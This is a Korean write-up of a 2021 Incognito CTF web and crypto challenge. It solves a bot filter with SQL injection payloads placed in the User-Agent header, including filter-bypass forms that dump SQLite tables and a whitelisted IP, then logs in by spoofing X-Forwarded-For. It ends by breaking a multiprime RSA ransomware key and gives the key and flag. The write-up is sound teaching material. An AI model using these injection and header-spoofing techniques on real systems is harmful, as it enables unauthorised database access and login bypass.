

# 2021 Incognito CTF Write-up

## 해킹 멈춰!

### step 1. 봇 탐지 우회

Detected Result null



검사중입니다. 잠시만 기다려 주십시오..

처음 마주하게 되는 화면

귀여운 최첨단 로봇이 나를 반기며 검사중이라고 합니다.

잠시 기다리면 **Detected Result** 가 뜨며 null이라고 뜨게됩니다.

잠시 후 아래와 같은 화면이 출력됩니다.



User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; ; NCLIENT50\_AAP5051A320C23) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36  
Bot Name : None

봇이 탐지되었습니다

봇 데이터베이스 검색 결과 봇으로 탐지되었습니다.  
해당 서비스를 이용하실 수 없습니다.

봇으로 탐지되어 넘어가게 되는 화면

분명히 **Detected Result** 는 **null** 이라고 떴었습니다.

그런데 문제에서 의뢰인이 말했던 것처럼 접속을 하면 봇으로 탐지되게 됩니다.

여기서 출력되는 문구를 잘 보면 현재 접속한 `User-Agent` 를 보여줌을 알 수 있고, `Bot Name` 을 `None` 으로 출력하는 것으로 보아 탐지된 봇 이름을 보여줌을 알 수 있습니다. 또한, 그 아래 `데이터베이스 검색` 과 같은 문장으로 다음과 같은 결과를 도출해낼 수 있습니다.

봇은 `User-Agent` 헤더를 이용해 데이터베이스 질의를 하고, 그 결과인 `Bot Name` 에 따라 차단을 판단한다!

또한, 탐지 결과가 `None`으로 설정되는 것으로 보아 내 `User-Agent`가 데이터베이스에는 없는 건 맞는것 같고, 근데 봇으로 탐지한다? 문제에서는 해커가 소스코드를 바꾼 것 같다고 했으니, 이에 대한 원인은 다음과 같이 생각해볼 수 있습니다.

- 아예 반대로 DB에 데이터가 없을 때 봇으로 탐지하도록 장난침.
- 그냥 싹다 봇으로 탐지되게 장난침.

해커도 접속을 해야하지 않을까? 라고 생각했다면 첫 번째로 좁혀질 수 있을 것 같습니다.

| # | Result | Protocol | Host           | URL | Body  | Caching |
|---|--------|----------|----------------|-----|-------|---------|
| 1 | 200    | HTTP     | 192.168.56.103 | /   | 1,182 |         |

탐지된 이후 패킷을 확인하기 위해 재시도한 결과.

우선 어떤 패킷이 발생하는지 알아보고자 다시 실행해보면 뭔가 달라진 점이 있을겁니다. 처음 접속할 때는 대기 시간이 존재했고, 초록색 팝업도 뜨면서 친절하게 탐지 결과도 알려준 후에 최종 `차단 페이지` 로 넘어갔습니다.

그런데 지금은 그런 과정이 하나도 없고 바로 차단 페이지로 넘어갔습니다. 동일한 세션으로 한번 탐지되었기 때문인데요, 세션을 지우면 다시 처음과 같은 순서대로 동작합니다. 다시 패킷을 확인해보겠습니다.

| #  | Result | Protocol | Host           | URL            | Body  | Cach |
|----|--------|----------|----------------|----------------|-------|------|
| 9  | 200    | HTTP     | 192.168.56.103 | /              | 1,483 |      |
| 10 | 200    | HTTP     | 192.168.56.103 | /api/bot_check | 16    |      |
| 11 | 200    | HTTP     | 192.168.56.103 | /              | 1,182 |      |

세션을 비운뒤 요청했을 때의 결과


총 3번의 패킷이 발생합니다. 처음 메인페이지에 접근했을 때, 그리고 딱봐도 봇을 체크할 것 같은 url, 마지막으로 차단페이지.

▼ 몰라도 되지만 조금만 더 TMI,,!

처음 접근한 페이지 와 최종적으로 출력되는 차단페이지 는 동일한 URL에 접근한 결과입니다. 동일한 URL에 동일한 패킷을 보냈는데, 다른 결과를 내었다는 것은 그 사이에 어떠한 일련의 과정을 통해 서버단에 저장된 데이터가 있다는 뜻이겠죠.

예를들면 지금 이 문제에서는 그 사이에 bot\_check 라는 과정이 존재하기 때문에 봇을 체크하면서 그 결과를 어딘가에 저장해두었다고 추측해볼 수 있습니다. 그래서 앞서 다시 접속하면 바로 차단 페이지가 떴던 이유도 이와 같지요! 그렇기 때문에 마치 처음 접속하는 것처럼 세션을 비우고 접속을하면 다시 원래대로 동작하는 것입니다.

이 부분은 다양한 원인이 있을 수 있어서 꼭 이렇다! 는 아니고 지금 문제가 그렇다~ 정도로만 참고하시면 될 것 같습니다. 몰라도 문제는 풀어요!



/api/bot\_check 요청의 응답데이터

이와 같이 응답데이터를 확인해보면 화면에 출력되었던 질의 결과를 반환하는 것을 알 수 있습니다. 실질적으로 봇을 체크하는 로직으로 볼 수 있겠네요! 응답 결과도 바로바로 오니 맛있어 보입니다!

## Client

```
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
User-Agent: " or "a" like "a"-- a
```

단간한 공격 페이로드가 들어간 패킷

더욱 간단한 " or 1=1— a로 하시거나 " or 1=1#로 하신다면 result가 null로 뜨게 됩니다. 네, 필터링입니다. '=', '#', '\', 'tbl\_name', 'union select' 가 필터링되어 있기 때문에 조금 피곤한 문제라고 생각하실 수도 있겠지만 큰 막힘 없이 풀실 수 있으실 겁니다.

우선 데이터베이스를 사용하며, `User-Agent` 헤더로 비교를 한다고 하니 여기에 SQL Injection을 시도해볼 수 있겠네요! 결과는 아래와 같습니다.

```
1 {"result": "360Spider"}
```

공격 결과

짜잔!


여기서 저는 서버가 `User-Agent` 를 input으로 사용하기 때문에 input으로 사용하는 모든 데이터가 공격 벡터가 될 수 있다! 라는 점을 문제를 통해서 전달하고 싶었습니다.

위와 같이 데이터베이스에 있는 봇을 알아내 보았습니다. 그렇다면 이렇게 봇이 실제 있는 경우는 서버가 어떻게 반응할까요?

**Detected Result 360Spider**

프록시로 잡아서 조작된 User-Agent로 요청한 결과

성공적으로 Detect 되는 것을 확인할 수 있습니다. 그렇다면 과연 이 경우에는 어떻게 될까요?




등장해버린 관리자 로그인 페이지

드디어 봇 관문을 통과했습니다!

## step 2. IP 탐지 우회

그러나 로그인이 남아있죠. 걱정할 필요가 없는게, 문제에서 비밀번호는 다 제공되었습니다.

`djenadls~?` 이 비밀번호로 로그인 해보겠습니다.



로그인 결과

로그인을 시도했지만 받게되는 메시지는 차단 메시지입니다. 여기서 알 수 있는 점은 접근 가능한 IP를 설정하는 기능이 있고, 그 IP는 데이터베이스를 통해 관리한다는 점입니다.

그렇다면 이 IP는 무엇으로 설정되어있을까요?

- 관리자가 주로 접속할 때 사용하는 IP
- 해커가 추후 접속을 위해 설정해놓은 해커의 IP

이런 식으로 생각해볼 수 있는데, 중요한건 접속할 수 있는 IP를 알아내야 한다는 점입니다. 데이터베이스에 있는 IP를 어떻게 알아낼 수 있을까요?

사실 저희는 이미 데이터베이스에 한번 공격을 했던 이력이 있습니다. DB에 공격이 가능한 것을 알고 있으니 이를 통해 DB를 탈탈 털어보는건 어떨까요?

## #4. 본격 DB털이

DB를 털기위한 공격은 `/api/bot_check` 페이지에 계속 다양한 쿼리를 날려보면서 진행할 수 있습니다.

`/api/bot_check` 에는 필터링이 적용되어 있습니다. '=', '#', '\\', 'tbl\_name', 'union select' 그리고, 20글자 이하의 user-agent가 필터링되어 있습니다.

```
tbl_name -> name
union select -> union/**/selec
```

그 중 키워드의 필터링은 위와 같이 간단하게 우회하여 줄 수 있습니다.


```
hi" union select version() -- 오류발생
hi" union select @@version -- 오류발생
hi" union select sqlite_version() -- 정상적으로 출력됨
```

위 쿼리문을 필터링에 걸리지 않게 우회하여 공격한 결과를 통해 sqlite DB를 사용함을 알 수 있고, sqlite 문법에 맞게 페이로드를 작성해나가면 됩니다.

```
hi" union/**/select name from sqlite_master --
hi" union/**/select name from sqlite_master limit 3,1 --
hi" union/**/select sql from sqlite_master where name like "white_list" --
hi" union/**/select ip from white_list --
```

주요한 쿼리들은 위와 같습니다. 존재하는 table을 찾다보면 `white_list` 라는 테이블이 있는 것과, `ip` 컬럼이 존재함을 알 수 있습니다. 최종적으로 화이트리스트 테이블을 출력해보

면 아래와 같이 결과가 잘 나옵니다.




ip 조회 결과

## #5. 마무리

white\_list에 존재하는 IP를 얻었으니, 로그인 요청 시 `X-Forwarded-For` 헤더를 통해 클라이언트 IP를 위장하면 정상적으로 로그인이 됩니다


방법이 여러가지 있는데 Fiddler를 기준으로 설명드리겠습니다.

우선 패킷캡처를 킵니다.




로그인 페이지에서 비밀번호를 치고 엔터를 누른 후 캡처된 요청 패킷에 X-Forwarded-For 헤더를 사용해줍니다.





Run to Competition을 누르면 !



# If You earn decrypt key? I'll decrypt it !

Key :

Decrypt

Do you wanna decrypt? send me a money : )

아 Step이 하나 더있네요,,

## step 3. 랜섬웨어 해결

막막할땐 일단 아무값이나 입력해봅니다.

# If You earn decrypt key? I'll decrypt it !

Key :

Decrypt


Do Not BruteForce~~ Just send me a money : )

Bruteforce 공격은 하지 말라는 군요

혹시나 하고 소스코드를 확인해보면 해커의 인간미를 볼 수 있습니다.

```
</!DOCTYPE html>
<body>
  <!-- T000: 테스트 용도이므로 RSA Api 배포할 때 꼭 지울 것 !!! -->
  <!-- RSA Key exchange check : /api/rsa_check?p=key -->
  <!-- RSA Encrypted key : https://gist.githubusercontent.com/10vey0u/07fbf731bdfb4daf73fd2207b044eb8d/raw/cac971cbf0efc9eb5d6db71f8e78528c10f10977/encrypted_key -->
  <h1>If You earn decrypt key? I'll decrypt it !</h1>
</body>
```

RSA로 암호화된 키와 테스트 용으로 사용한 api 주소 위치까지 알려주네요



친절하게 n, e 정보를 알 수 있습니다.

c도 저 주소로 들어가면 알 수 있습니다.

n이 인수분해가 되는지 sage 를 활용하여 factor(n) 을 돌려보면

```

17168827686686910219549950544854076559906454246027796629548027214163385574160780018267946656831950820254731887839989506203238552076176268
304849736232681666094215671163565485340825829997389799994866841101873422193638457735954280852511697759276627898592092214532851146094474930
518445727214643282958118853515585469248062899896341558989179480554072497246715015780891616175516844207899504740168644485362239810955275675
718045708030600440624822085714758524825965641541778808821815954284188051211993673011890768354680721989726215041349930122467652532324229270
887197939933947998931247141161542207102128657250751876071480320268324551844353189595884193334560836021606528332312929044614101584647404894
451434234511389348673465850878037102592751952867477032808231120487206348451988108410067229556957193593397407925151246385601933448881093
6609107789575068877451666877370012335120554892326369119682574912088329389046751860350387373844380829384322709675159487160326237085336074
1446373805675627068674492816866797408898737707910753576075733670075182732052542489503924594004336941304336173143378320306590629618927845882283
85691638211301023119055705772949457682614164704744202167671144580461987848008676991040574694602493695553144710278008064162580088811006286
601540742635527886203643107684842288478727950696913545047266565001020211700344300886916047806312444040902085600711448789792909473444703617
49399984951740516435548549918252586462569911791201278183207071868582326756241952140657574235996632148297175451328665650809918463420602139
620357226506175660667542173219099313001314331205534821824178527445166141200269755611592810976203099385483964585674224159051729571316288588
93819189015782929286808800043843984268296945561598100560331361882666723784675795671553236569948105484323192834783369689372012258378053611
07813876799793750085115245627287123448439886303851895118858273087351365307504965010699106738205456056702311647398300509163639358018902458
1794461941103361901596888133182317882710717131418916975767759420930997300037921528138076518581640392612385679924044310219219694885306295609
9554189086261152809067071177975355456099926296259116682976037277440949807852001118189843351323111308644891686397724404417302968154549270
28364861601618547387210721031530019748590381907561650061768319808665164887846666628293067802404875859184554991587027340628296396847860327
5134154123050239342553093159317458559225969217617521506388289204351499864773089157856444506918684907258743033426179354058195638746934886
308623880661850510344090324759652470441607341610262485694382933997849816913485296884038709630337367430869469029604647050360260664905620149
149770077838722335198986505103404366243330775908898967049729259574775920939307375393023825450646501345074585542455334365761409027997904642
04812623710808762979167709514614049502468063855402723269607186996010292803557033077434419795187255489438445237560338995496142227397874285
92906281619085473564626802364368891318139974525176880723484018655077110402588285643938507901687268376216505321091160028891396232292040236
0650995727688434594787631178443667585957460805440848884371653881650213820892487421634464188850719892308251770854594501102032185673984860
6075415242651316188653263504781563943282151207385054178376353523140009317787080497550045283510353062760244622661358515056894006271136788
741732343354303547929956123681708031694182508963850459868531682318988090396916932294659990860416593426305131489970324881437781161130123611
9959075113672213503350646427390709814614629265310983571116213122669552797588727301435754750791667755273105071597893233679337214970493338
515574730180846555836844979372032355783049265391476703635990933987881458666761712119803459102137332003967118164294038206101265194163470
78712014992494950047553725685245363247534684722737519828623473404468996150588620545964270236622525368944581010638285038363886696157487231
2653965454047929955149546973152946628532473662893356011736073371889896737560230857296492136768345660045363319531661387993800116576092946
79843938927596778306470278160183841465527347714427992318372275232320259361306580841654373501255539038850661162254694567622914361172216027
215184555446685062706215138847558297904111694109371864576856930675528688090629100686558975466313629988335973007552374585866853287109
57298311235289859602442631109424272251678840807547610822260278069552505852117254974973202581785721532347606375675474787296590691578053926
1936185955163770748028045312231719186622542634673955484189909712932198524680640454855626304509182632095643878984358586947193788139484
235219167300387578207745083829451783758728319542132826213816396143887662607514419141112132310678782960543679918563453467555199782731387827
3216773034585094580168833400533652853840167760942975504511970994001848757298154061475898632207373529638618539699436608713063720251578817
52194152695829305867003798079968844203346007958776820948034612976051947603857620564695831046725462708811525463816677778769580949553126421
7522839096317679787333459383755014755212752901892179848996542207277254509089123248030058196104439948196072017991301464736531915336261978
72382288625329735276126904240374611487394689714909095385601295281374711085854242985828683904430689855646159562914276671007283874657101
35027281479562537826671611508229103456352766315473797524524010720748843305173339720154501775907999827395521685246821248634802727633593135
411993415099473239186843956630814522806973681384861425447370504805260101232405850979609241347904776631638990245173805506067679022959703
43751517894310648877468404192434793067504034023437511055418276108014266629687454843946171284754011444840863664703475159343738772531127585
287782038901061956415552420827833176516063200806006588841453094084021118670352228398547213304430787613441281356517952041330810876255149010
442448268447025864439261164118893691820916278071239185374343295475071473730902006323671244863110065646424354227660497561800844163993243497
953353549959056798175107745108743314087735689583962439562777306396686853084508075077997446084758227773387963401381568431289792953661481626
14638850584164370664669415332809926618172904538501863159793848465766057253320601894578733413492465917806516490099100944433374708754454362
3462864169916012891365938459213685301037753505360336825726746557743696341969878162000442989294634727562329027759079414305534877958981508
685911768063996486113458504125508826540007132037470770054021199390939560399845287527277194442993744085109274842094351601831060904616662877
42911570655179238798480187426253180925445655548938344836268886065898843528869689249295136268935349320230989879252265080608039424764343677
705773192070849617561573089788352361434042385880124836569943369760679071325698702508784537413719539808384314403995499216577405489081943323
82498479832564352388980512592972751053635921934791463689136857355757113287532027437637810573395696670484798209539659204536494527701195562
717013078055711836317363214405775577599908115671941793050492140042665654652822737661879387664557467678100262210747200887197101216696642
04217902103370514235030162809327526631580673884939853554561759211720706789826532566845728843714619737835142799319086173152674779420746915
5309882715020086116209249692015464739996896660865694154551455757036150528470457645674022098355927433305220420848453379723725462251823733
754051530541707586651608476977581487015436652876387696837062504117796073144536611798601073903062289939019286437883191217877067617279695893
868827653908391215118902898464783279595029056716871017729776586472038810142501027001099023869595341849390029201257789065542286184618839335
252027198244516632713997416294939679958211327112510916650897476087598447627882493095352300463410835075410681663693602083735979646297907407
88154208108784950334799757939193953949413890791778611663988472198788551067854162306895818661272018549785893816654187506520003004148369416
5590606086038706414461361388217969342833209186349838252969759872649541108280285976043837985973499481040718007531)
3^1545 * 7^1626 * 11^1569 * 13^1552 * 17^1519 * 19^1673 * 23^1498 * 29^1667 * 31^1604 * 37^1542 * 41^1622 * 43^1525 * 53^1606 * 59^1531 * 61^148
4 * 67^1631 * 71^1596 * 73^1495 * 79^1656 * 83^1658 * 89^1581 * 97^1592 * 101^1656 * 103^1487 * 107^1488 * 109^1577 * 113^1500 * 127^1514 * 131^
1660 * 137^1610 * 139^1677 * 149^1637 * 151^1596 * 157^1656 * 163^1534 * 167^1627 * 173^1580 * 179^1646 * 181^1511 * 191^1651 * 193^1591 * 197^1
562 * 199^1661 * 211^1539 * 223^1620 * 227^1492 * 229^1665 * 233^1654 * 239^1679 * 241^1620 * 251^1566 * 257^1622 * 263^1677 * 269^1551 * 271^15
63 * 277^1507

```

인수분해가 된다는 기쁨도 잠시 뭔가 많이 이상합니다.

보통 RSA의 형태인  $N = pq$  가 아닌  $N = pqr \dots$  꼴로 되어있음을 확인할 수 있습니  
다.

multiprime rsa는 여러개의 소수의 곱을 활용하여 계산됩니다.

d를 구하는 방법도 동일합니다.  $ed \bmod n = 1$  인 d 를 찾으면 되죠

다만 그 d가 무지하게 크기 때문에  $p = c^d \bmod n$  계산이 문제가 됩니다.

여기서 사용되는 것이 바로 중국인의 나머지 정리 ( Chinese Remainder Theorem )

전체적인 계산 방식은 다음과 같습니다

$$\begin{aligned}
M &\equiv M_{p_1} \pmod{p_1} \\
M &\equiv M_{p_2} \pmod{p_2} \\
&\dots \\
M &\equiv M_{p_n} \pmod{p_n}
\end{aligned}$$

$p_1 \dots p_n$ 은 모두 서로소일 때 위 식들은 CRT를 이용하여 하나의 식으로 정리할 수 있고

$$M = \sum_{i=0}^n M_{p_i} \cdot N/p_i \cdot ((N/p_i)^{-1} \pmod{p_i}) \pmod{N}$$

$$\begin{aligned}
M_p &\equiv M \pmod{p} \\
M_p &\equiv (C^d \pmod{N}) \pmod{p} \\
M_p &\equiv C^d \pmod{p} \because p|N \\
M_p &\equiv C^{k\phi(p)+d \bmod \phi(p)} \pmod{p} \equiv C^{d \bmod \phi(p)} \pmod{p} \\
&\because C^{\phi(p)} \bmod p = 1
\end{aligned}$$

맨 마지막 줄이 이해가 안 간다면 오일러의 정리와 페르마의 소정리를 공부하자  
C, p가 서로소가 아닌 경우 오일러의 정리로는 불가능하다.

그럴 땐 피함수를 전개해보면

$$\begin{aligned}
\phi(p_i) &= p_i - 1 \\
\phi(p_i) &= p_i^k \cdot (p_i - 1)
\end{aligned}$$

두 경우 모두 페르마의 소정리를 통해 정리가 가능합니다.

최종적으로

$$M \equiv \left( \sum_{i=0}^n C^{d \bmod \phi(p_i)} \bmod p_i \cdot N/p_i \cdot ((N/p_i)^{-1} \pmod{p_i}) \right) \pmod{N}$$

아래 코드는 sage를 활용하여 구현한 예시입니다.

```
#!/usr/bin/env sage
# -*- coding: utf-8 -*-
# Refer : FireShell CTF 2019 Biggars

from operator import mul
from Crypto.Util.number import long_to_bytes, bytes_to_long

# make prob.txt
N =
e = 65537
```

```

C = int(open('encrypted_key', 'r').read())
# Factor N using sage factor , ex ) 45 = 3^2 * 5 = [(3,2),(5,1)]
UPF = list(factor(N))
# Calc Phi
phi_fs = [pow(p, k-1) * (p-1) for p, k in UPF]
# calc raw factor
factors = [pow(p, k) for p, k in UPF]
# d = 1/e mod phi(N)
d = inverse_mod(e, reduce(mul, phi_fs, 1))      # Private exponent
# Use CRT to compute d rather than the fast-power algorithm
#
M = CRT_list(
    [int(pow(C, d % p_i, f_i)) for p_i, f_i in zip(phi_fs, factors)],
    [N / f_i for f_i in factors]
)

# Flag
print(long_to_bytes(M))

```

해당 코드를 돌리면 키를 얻을 수 있습니다.

```

root@cf8f93675629e:/var/prob# sage decrypt.sage
Setting permissions of DOT_SAGE directory so only you can read and write it.

b'Hacker_d0!_Maliya_saram_e_yah_uh~'
root@cf8f93675629e:/var/prob#

```

Hacker\_d0!\_Maliya\_saram\_e\_yah\_uh~ 를 키로 입력하면 대시보드가 반깁니다.

← → ↻

⚠ 주의 요함 | 3.37.81.93:21121

앱

사고싶은것(자취전...

CTF는여기에

요번프젝에술만할듯

Talend API Tester

언젠간해야지\_사야...

노트패드

My App

Overview

기기 등록 현황

기기 이름포워딩 등록 주소

기기 추가 등록

이름 :

포워딩 주소 :

등록하기

Flag는 어디있는가

바로 title에 있습니다.

```
2 <html lang=en />
3 <head>
4   <meta charset="UTF-8">
5   <title>Wow!, Congratulation! The Flag is INCO{INCO_TH3C0_GAEK0_Z1C0~}</title>
